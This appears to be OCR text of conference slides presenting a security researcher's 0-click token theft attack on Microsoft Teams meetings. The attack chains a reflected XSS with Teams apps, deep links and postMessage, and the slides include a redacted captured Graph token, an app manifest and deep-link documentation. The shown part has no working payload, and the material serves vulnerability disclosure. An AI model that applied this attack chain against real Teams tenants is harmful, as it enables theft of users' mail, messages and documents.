
Performing a 0-click Token Heist in Microsoft Teams Meetings

24.05.25
BSides Dublin

Evan Grant

About me

- From Halifax, Nova Scotia, Canada
- Formerly a part of the Tenable's Zero Day Research team
  - Lots of time hacking like it's the 90s thanks to consumer routers
  - Lots of time spent looking for bugs in Azure/Microsoft services
- Recently had a Pwn2Own Automotive 2025 win
- Now fun(self)employed looking for low-hanging but high-impact bugs



Artistic rendering of me right now

Overview

We'll take a simple reflected XSS and leverage it for a 0-click token theft via Microsoft Teams meetings, building our way towards the full attack piece by piece.

- Teams Apps, App Permissions & Deep Links
- Using Teams js SDK & postMessage() to steal tokens
- Sharing Apps in Teams Meetings
- The full attack
- The fix, how it could potentially be done again

Why it matters

Tech Community | Community Hubs | Products | Topics | Blogs | Events

TonyRedmond MVP

Oct 26, 2023

Teams Grows to 320 Million Monthly Active Users

In Microsoft's FY24 Q1 results, they disclosed that the Teams number of users had reached 320 million monthly active users. That's 80% of the overall number for Office 365 monthly active users. The two sets of numbers might not overlap precisely, but one thing's for certain – Teams is driving a lot of growth and revenue for Microsoft.

Why it matters

TREND | Business

Cyber Threats

Vishing via Microsoft Teams Facilitates DarkGate Malware Intrusion

In this blog entry, we discuss a social engineering attack that tricked the victim into installing a remote access tool, triggering DarkGate malware activities and an attempted C&C connection.


By: Catherine Loveria, Jovit Samaniego, Gabriel Nicoleta, Aprilyn Borja
December 13, 2024
Read time: 7 min (1918 words)

Why it matters

Microsoft | Microsoft Security Solutions More Contact Sales Start free trial Light Dark

Blog home / Threat intelligence

Search the blog



Research Threat intelligence Microsoft Defender

Social engineering / phishing

10 min read

Threat actors misusing Quick Assist in social engineering attacks leading to ransomware

By Microsoft Threat Intelligence

May 15, 2024


more

June 2024 update: At the end of May 2024, Microsoft Threat Intelligence observed Storm-1811 using Microsoft Teams as another vector to contact target users. Microsoft assesses that the threat actor uses Teams to send messages and initiate calls in an attempt to impersonate IT or help desk personnel. This activity leads to Quick Assist misuse, followed by credential theft using EvilProxy, execution of batch scripts, and use of SystemBC for persistence and command and control.


The Heist

A very brief run through.

The Heist : a guest joins from a meeting invite




The Heist : The guest is admitted




A FEW
MOMENTS LATER

The Heist : Our victim sees a spinning wheel



The Heist : Our attacker catches a token

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex


```
"id":1337,
"uuidAsString":"532195b3-651c-4189-9082-983c1701bcf3",
"args":[
  true,
  "eyJ0eXAiOiJKV1QiLCJub25jZSI6
```


[redacted]

Search

Converted text

Copy to clipboard | Close


```
1 {"aud":"https://graph.microsoft.com/","iss":"https://sts.windows.net/0
```


[redacted]

Search

0 highlights

So what?

Depending on permissions (My test environment is admittedly not the most hardened environment) the potential exists to steal tokens for:

Outlook

- Read/Write emails
- Download attachments

Teams

- Read/Send Teams Messages


Sharepoint

- Upload/Download documents


Among others

Teams Apps


Teams Apps


Search (⌘+E)
Activity
Chat
Calendar
Calls
OneDrive
Admin
Apps
Apps
Search apps and more
Apps
Added by your org
Featured
Popular on Teams
Agents
Top picks
Easy to install
Streamline business ticket management
Microsoft 365 certified
AI-powered apps
Categories
Built by Microsoft
Devices New
Workflows
Manage your apps
Popular on Teams
Added and used the most on Microsoft Teams
Filter
Polls
Microsoft Corporation
Add
Easily create polls with your team in Microsoft Teams
1.6 (657 ratings)
Communication Productivity
Power Apps
Microsoft Corporation
Open
Connect your team with the data they use most using Powe...
4.0 (3.3K ratings)
Developer tools
Copilot
Microsoft Corporation
Add
Your copilot for work
4.4 (56.8K ratings)
Content management Productivity
Forms
Microsoft Corporation
Add
Easily create surveys, quizzes and polls
3.7 (80 ratings)
Productivity Utilities
Avatars
Microsoft Corporation
Add
Avatars for Microsoft Teams
4.2 (3.3K ratings)
SharePoint
Microsoft Corporation
Add
View pages and collaborate with lists.
3.4 (19 ratings)
Content management Productivity
YouTube
Microsoft Corporation
Add
Search for videos on YouTube & watch together in meetings
4.2 (623 ratings)
Jira Cloud
Atlassian.com
Add
Empower your team to track, update, and manage projects ...
4.1 (495 ratings)

Teams App Dialog Window



Teams App in a Meeting



Manifest for OneNote Teams App

(https://learn.microsoft.com/en-us/microsoftteams/platform/resources/schema/manifest-schema)

```
"0d820ecd-def2-4297-adad-78056cde7c78": {
  "manifestVersion": "devPreview",
  "version": "2.0.7",
  "developerName": "Microsoft Corporation",
  "name": "OneNote",
  "shortDescription": "OneNote: Digital notes to help you be productive & collaborate with your team.",
  "validDomains": [
    "*.onenote.com",
    "onenote.com",
    "*.office.com",
    "office.com",
    "*.office365.com",
    "*.live.com",
    "{teamSiteDomain}",
    "*.microsoft365.com",
    "microsoft365.com",
    "*.microsoft.com"
  ],
  "isFullScreen": true,
  "isFullTrust": true,
  "isMicrosoftOwned": true,
  "permissions": ["Identity", "MessageTeamMembers"],
  "devicePermissions": ["Media"],
```

Deep Links

(https://learn.microsoft.com/en-us/microsoftteams/platform/concepts/build-and-test/deep-link-application)

Deep link to open a dialog

A dialog deep link is a serialization of the `TaskInfo` object with two other details, the `APP_ID` and optionally the `BOT_APP_ID`.

Deep link format | Example

